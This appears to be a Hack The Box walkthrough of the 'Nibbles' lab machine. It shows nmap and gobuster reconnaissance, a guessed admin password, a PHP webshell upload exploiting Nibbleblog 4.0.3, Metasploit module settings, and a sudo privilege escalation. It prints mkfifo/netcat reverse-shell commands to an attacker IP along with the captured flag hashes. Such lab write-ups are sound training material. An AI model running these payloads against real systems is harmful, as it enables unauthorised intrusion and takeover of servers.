Hack The Box - Nibbles
This is my process write up on the Nibbles box from HTB. I will cover both the manual approach as well as the quicker approach leveraging the metasploit framework.
Recon - nmap
First in order to gather some information on the server, a quick nmap scan nmap -sV -sC <target> reveals some useful information. -sV is used here for service detection open ports; -sC runs the most common scripts - this is effectively the default category of scripts, more information about this can be found on Nmap’s documentation.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-15 21:07 EST
Nmap scan report for 10.129.200.170
Host is up (0.22s latency).
Not shown: 576 filtered tcp ports (no-response), 422 closed tcp ports (conn-refused)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Heading to the IP in a browser reveals a “Hello World!” page, with nothing interesting. We can take a look at the HTML source code with browser dev tools, which shows a comment suggesting to head to /nibbleblog.

A standard blog page is shown, looks like it’s powered by nibbleblog. We can also note that the title is “Nibbles Yum yum”.
Directory enumeration


Let’s run gobuster dir -u http://10.129.200.170/nibbleblog/ -w common.txt supplied with a common.txt wordlist (from SecLists) for the sake of speed. The results reveal there is an admin subdirectory as well as an admin.php login page.
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.200.170/nibbleblog
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                Downloads/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 309]
/.hta                 (Status: 403) [Size: 304]
/.htaccess            (Status: 403) [Size: 309]
/README               (Status: 200) [Size: 4628]
/admin                (Status: 301) [Size: 327] [--> http://10.129.200.170/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 329] [--> http://10.129.200.170/nibbleblog/content/]
/index.php            (Status: 200) [Size: 2987]
/languages            (Status: 301) [Size: 331] [--> http://10.129.200.170/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 329] [--> http://10.129.200.170/nibbleblog/plugins/]
/themes               (Status: 301) [Size: 328] [--> http://10.129.200.170/nibbleblog/themes/]
Progress: 4727 / 4727 (100.00%)
===============================================================
Finished
===============================================================
Navigating to /admin:
Navigating to /admin.php:
Notably, there is a also readme which contains specific information on what is installed on the server and its version:
====== Nibbleblog ======
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com
This version is vulnerable to CVE-2015-6967, arbitrary file upload.
Access to admin
Looking around in the server directories finds nothing interesting, but we can confirm that an admin user exists from the file at http://10.129.200.170/nibbleblog/content/private/users.xml
<?xml version="1.0"?>
<users>
  <user username="admin">
    <id type="integer">0</id>
    <session_fail_count type="integer">0</session_fail_count>
    <session_date type="integer">1514544131</session_date>
  </user>
  <blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
</users>
We can also see that there is a blacklist in place to protect against brute-force attacks, so that is not an option here or we’ll get locked out.
No signs of cleartext password can be found so we try some default credentials such as admin, password, but to no avail. We could do some guesswork, since there are several mentions of nibbles in the title, and in nibbles yum yum.

Fortunately admin:nibbles does the trick, and we gain access to the admin dashboard.
Gaining Remote Code Execution (RCE)
From a description of the CVE on NIST we can get arbitrary file upload and code execution through the image plugin feature.
Manually
Let’s try it out by testing for RCE with a simple php system call:
<?php system('id'); ?>
Save this to a payload.php file and upload via the My image interface, and test it:
$ curl http://10.129.200.170/nibbleblog/content/private/plugins/my_image/image.php

uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
So we have RCE. Now let’s get a reverse shell - revshells provides a nice UI for generating reverse shell payloads. There is a selection of different commands that can be useful in case some don’t work depending on the OS. Enter our VPN IP (tun0) and any port number to get a payload and listener command.
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.25 9001 >/tmp/f
Wrap this in the php system call and update our php payload file:
<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.25 9001 >/tmp/f'); ?>
Start our netcat listener on the host machine:
$ nc -lvnp 9001
We should get a connection, and now have a functional (but not very friendly) shell on the remote machine. We need a proper shell interface in order to use essential features like tab completion, text editors and moving the cursor. This post explains in detail the problems with the current reverse shell and how to upgrade it. In short, python3 -c 'import pty; pty.spawn("/bin/bash")' will do the trick for this machine. Thought it may not work on other machines that don’t have python3 installed.
Now we can read the contents of user.txt:
$ cd nibbler
$ cat user.txt
79c03865431abf47b90ef24b9695e148
With metasploit
Let’s enter msfconsole and search for nibbleblog:
msf6 > search nibbleblog

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/multi/http/nibbleblog_file_upload  2015-09-01       excellent  Yes    Nibbleblog File Upload Vulnerability
And there is our CVE we exploited in the manual approach. Let’s use it:
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/nibbleblog_file_upload) >
We need to set some options first - to see what is required and current settings, we can use show options:
msf6 exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The password to authenticate with
   Proxies                     no        A proxy chain of format type:host:
                                         port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://gi
                                         thub.com/rapid7/metasploit-framewo
                                         rk/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing con
                                         nections
   TARGETURI  /                yes       The base path to the web applicati
                                         on
   USERNAME                    yes       The username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Nibbleblog 4.0.3


View the full module info with the info, or info -d command.
From here we can set our required options - rhosts to the remote machine IP, lhost to our VPN (tun0) IP, targeturi, username and password and run the exploit to get a shell.
msf6 exploit(multi/http/nibbleblog_file_upload) > set rhosts 10.129.200.170
rhosts => 10.129.200.170
msf6 exploit(multi/http/nibbleblog_file_upload) > set lhost 10.10.14.25
lhost => 10.10.14.25
msf6 exploit(multi/http/nibbleblog_file_upload) > set targeturi nibbleblog
targeturi => nibbleblog
msf6 exploit(multi/http/nibbleblog_file_upload) > set username admin
username => admin
msf6 exploit(multi/http/nibbleblog_file_upload) > set password nibbles
password => nibbles
msf6 exploit(multi/http/nibbleblog_file_upload) > exploit
Which gives us a shell as user nibbler.
Privilege escalation
Let’s use LinEnum.sh to check for privesc opportunities - note that this is a noisy script however. Instead we can use sudo -l and get the same information:
User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
So we can run monitor.sh without root. ls -l shows that it is also in fact writeable without root - we can put revshell in here and gain a root shell.
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.25 9001 > /tmp/f" >> monitor.sh
Run the script:
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
Start our listener:
$ nc -lvnp 9001
And that gets us the root shell. Let’s proceed to read root.txt:
# cd /root
# cat root.txt
de5e5d6619862a8aa5b9b212314e0cdd
Troubleshooting
I was stuck on trying to upload a file and getting a shell for a long time. It appears to be a problem with the HTB servers, since changing VPN server and resetting the target machine did the trick, although this took a few attempts. I assume it is most likely due to a lot of other users attempting to do the same thing at once.